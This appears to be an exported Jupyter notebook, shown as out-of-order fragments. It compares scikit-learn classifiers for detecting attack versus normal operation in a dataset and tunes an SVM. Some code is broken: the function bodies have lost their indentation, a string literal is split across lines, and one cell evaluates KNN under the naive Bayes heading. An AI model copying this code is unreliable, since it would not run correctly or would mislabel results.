get_cross_val_score(SVC(), X_scaled, y, 5)

# Logistic Regression (not Scaled)

# In[17]:
```

```
get_score(LogisticRegression(), X_train, X_test, y_train, y_test)

# In[18]:

get_cross_val_score(LogisticRegression(), X, y, 5)

# Logistic Regression (Scaled)

# In[19]:

get_score(LogisticRegression(), X_train_scaled, X_test_scaled,
y_train, y_test)

# In[20]:

get_cross_val_score(LogisticRegression(), X_scaled, y, 5)

# Random Forest (not Scaled)

# In[21]:

get_score(RandomForestClassifier(n_estimators=40), X_train, X_test, y_train,
y_test)

# In[22]:

get_cross_val_score(RandomForestClassifier(n_estimators=40), X, y, 5)

# Random Forest (Scaled)

# In[23]:

get_score(RandomForestClassifier(n_estimators=40), X_train_scaled,
X_test_scaled, y_train, y_test)

# In[24]:

get_cross_val_score(RandomForestClassifier(n_estimators=40), X_scaled, y, 5)

# K-Nearest Neighbors (Not Scaled)

# In[25]:
```

```python
get_score(KNeighborsClassifier(n_neighbors=5), X_train, X_test, y_train,
y_test)

# In[26]:

get_cross_val_score(KNeighborsClassifier(n_neighbors=5), X, y, 5)

# K-Nearest Neighbors (Scaled)

# In[27]:

get_score(KNeighborsClassifier(n_neighbors=5), X_train_scaled,
X_test_scaled, y_train, y_test)

# In[28]:

get_cross_val_score(KNeighborsClassifier(n_neighbors=5), X_scaled, y, 5)

# Multinomial Naive Bayes (Not Scaled)

# In[29]:

get_score(MultinomialNB(), X_train, X_test, y_train, y_test)

# In[30]:

get_cross_val_score(MultinomialNB(), X, y, 5)

# Multinomial Naive Bayes (Scaled)

# OBS: MultinomialNB().fit cannot receive negative values from
# scale(sklearn.preprocessing.MinMaxScaler used instead)**

# In[31]:

get_score(MultinomialNB(), X_train_norm, X_test_norm, y_train, y_test)

# In[32]:

get_cross_val_score(KNeighborsClassifier(n_neighbors=5), X_norm, y, 5)
```

```
# ### 4.1 Split the Data into two parts:
#
# - Columns of Data that will be used to make classifications (X)
# - The Column we want to predict (y)
#
# We want to predict the value of column Attack ("0" - Normal Operation;
# "1" - Under Attack)
#
# **Note:** ".copy()" copy the data by value. It ensures the original
# data df is preserved.

# In[1]:

# Part for making classifications
X = df.drop('Attack', axis = 1).copy()
X.head()

# In[2]:

print(type(X))

# In[3]:

# Part we want to predict
y = df['Attack'].copy()
print(type(y))

# In[4]:

X.shape, y.shape

# In[5]:

# split the data into training and test sets
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2,
random_state=0)
# Note: without random_state=0 results shuffles between rounds
# Note2: test_size parameter set to 20%
# In[6]:

X_train.shape, y_train.shape

# In[7]:

X_test.shape, y_test.shape

# Scaling and Centering

# In[8]:

# scale (zero mean, unit variance)
X_scaled = scale(X) # scales X (not Split)
X_train_scaled = scale(X_train) # scales X_train
X_test_scaled = scale(X_test) # scales X_test
# Note: it is not necessary to scale y (binary class)

# In[9]:

print(type(X_train_scaled))

# In[10]:

# Define Functions to simplify evaluation

# Model for Function get_score
# svm = SVC()
# svm.fit(X_train, y_train)
# svm.score(X_test, y_test)

# Function get_score
# measure accuracy based on defined test size split of the dataset
def get_score(model, X_train, X_test, y_train, y_test):
model.fit(X_train, y_train)
return print("Accuracy(Split): %.4f" % (model.score(X_test, y_test)))

# In[11]:

# Model for Function cross_val_score
# clf_svm_cr = SVC(random_state=0) # makes an untrained shell of a
# Support Vector Classifier
# scores = cross_val_score(clf_svm_cr, X_scaled, y, cv =5)
# print ("Accuracy: %0.2f (+/- %0.2f)" % (scores.mean(), scores.std()))

# Function cross_val_score
# measure accuracy based on cross validation on cv_n partitions
def get_cross_val_score(model, X, y, cv_n):
    scores = cross_val_score(model, X, y, cv=cv_n)
    #get_cross_val_score.variable = scores
    return print(scores), print("Accuracy(Cross):
    %0.4f (+/- %0.4f)" %(scores.mean(), scores.std()))

# In[12]:

# SVM training and evaluation (scaled, before optimization)

# SVC() default parameters
get_score(SVC(), X_train_scaled, X_test_scaled, y_train, y_test)

# In[13]:

# SVC() default parameters
get_cross_val_score(SVC(), X_scaled, y, 5)

# In[14]:

# creates SVC shell with default values
clf_svm = SVC(random_state=0)
# fit the shell on the training data
clf_svm_ft = clf_svm.fit(X_train_scaled, y_train)
# test prediction on test data
y_pred = clf_svm.predict(X_test_scaled)

# Plots Confusion Matrix (before optimization)
cm = confusion_matrix(y_test, y_pred, labels=clf_svm_ft.classes_)
disp = ConfusionMatrixDisplay(confusion_matrix=cm,
display_labels=clf_svm_ft.classes_)
disp.plot()

# In[15]:

y_pred.shape
```

```
# In[16]:

y_train.shape

# In[17]:

# Classification Report (before optimization)
y_true, y_pred = y_test, clf_svm.predict(X_test_scaled)
print(classification_report(y_true, y_pred))

# In[18]:

# Hyper-parameter Tuning

# Randomized Search

# a fixed number of parameter settings is sampled from the specified
# distributions .arcsine and .expon
parrand = {'C': stats.arcsine(scale=1), 'gamma': stats.expon(scale=10),
'kernel': ['rbf'], 'class_weight': ['balanced', None]}

# In[19]:

# RandomizedSearchCV with parallelization

# displays processing time
%%time
# parallelize with multiple CPU cores via the joblib library
with parallel_backend('threading', n_jobs=10):
    clfrand = RandomizedSearchCV(SVC(), parrand, n_iter=10,
    scoring='f1_macro', cv=5) # creates RandomizedSearchCV shell
    clfrand.fit(X_train_scaled, y_train) # fit RandomizedSearchCV shell

# In[20]:

# display best parameters for classifier
clfrand.best_params_

# In[21]:

# displays best chosen score
clfrand.best_score_
```

```
# In[22]:

# visualize optimization
results = pd.DataFrame(clfrand.cv_results_)[['params', 'mean_test_score',
'rank_test_score']]

# In[23]:

results.sort_values('rank_test_score')

# In[24]:

# Evaluate SVM (after optimization)

# function get_score with best found values for SVC parameters
get_score(SVC(C=clfrand.best_params_['C'],
class_weight=clfrand.best_params_['class_weight'],
gamma=clfrand.best_params_['gamma'],
kernel=clfrand.best_params_['kernel']), X_train_scaled, X_test_scaled,
y_train, y_test)

# In[25]:

# function get_cross_val_score with best found values for SVC parameters
get_cross_val_score(SVC(C=clfrand.best_params_['C'],
class_weight=clfrand.best_params_['class_weight'],
gamma=clfrand.best_params_['gamma'],
kernel=clfrand.best_params_['kernel']), X_scaled, y, 5)

# In[26]:

# trained RandomizedSearchCV classifier prediction on test data
y_pred = clfrand.predict(X_test_scaled)

# Plots Confusion Matrix (after optimization)
cm = confusion_matrix(y_test, y_pred, labels=clfrand.classes_)
disp = ConfusionMatrixDisplay(confusion_matrix=cm,
display_labels=clfrand.classes_)
disp.plot()

# In[27]:
```

```
# Classification Report (after optimization)
y_true, y_pred = y_test, clfrand.predict(X_test_scaled)
print (classification_report(y_true, y_pred))
```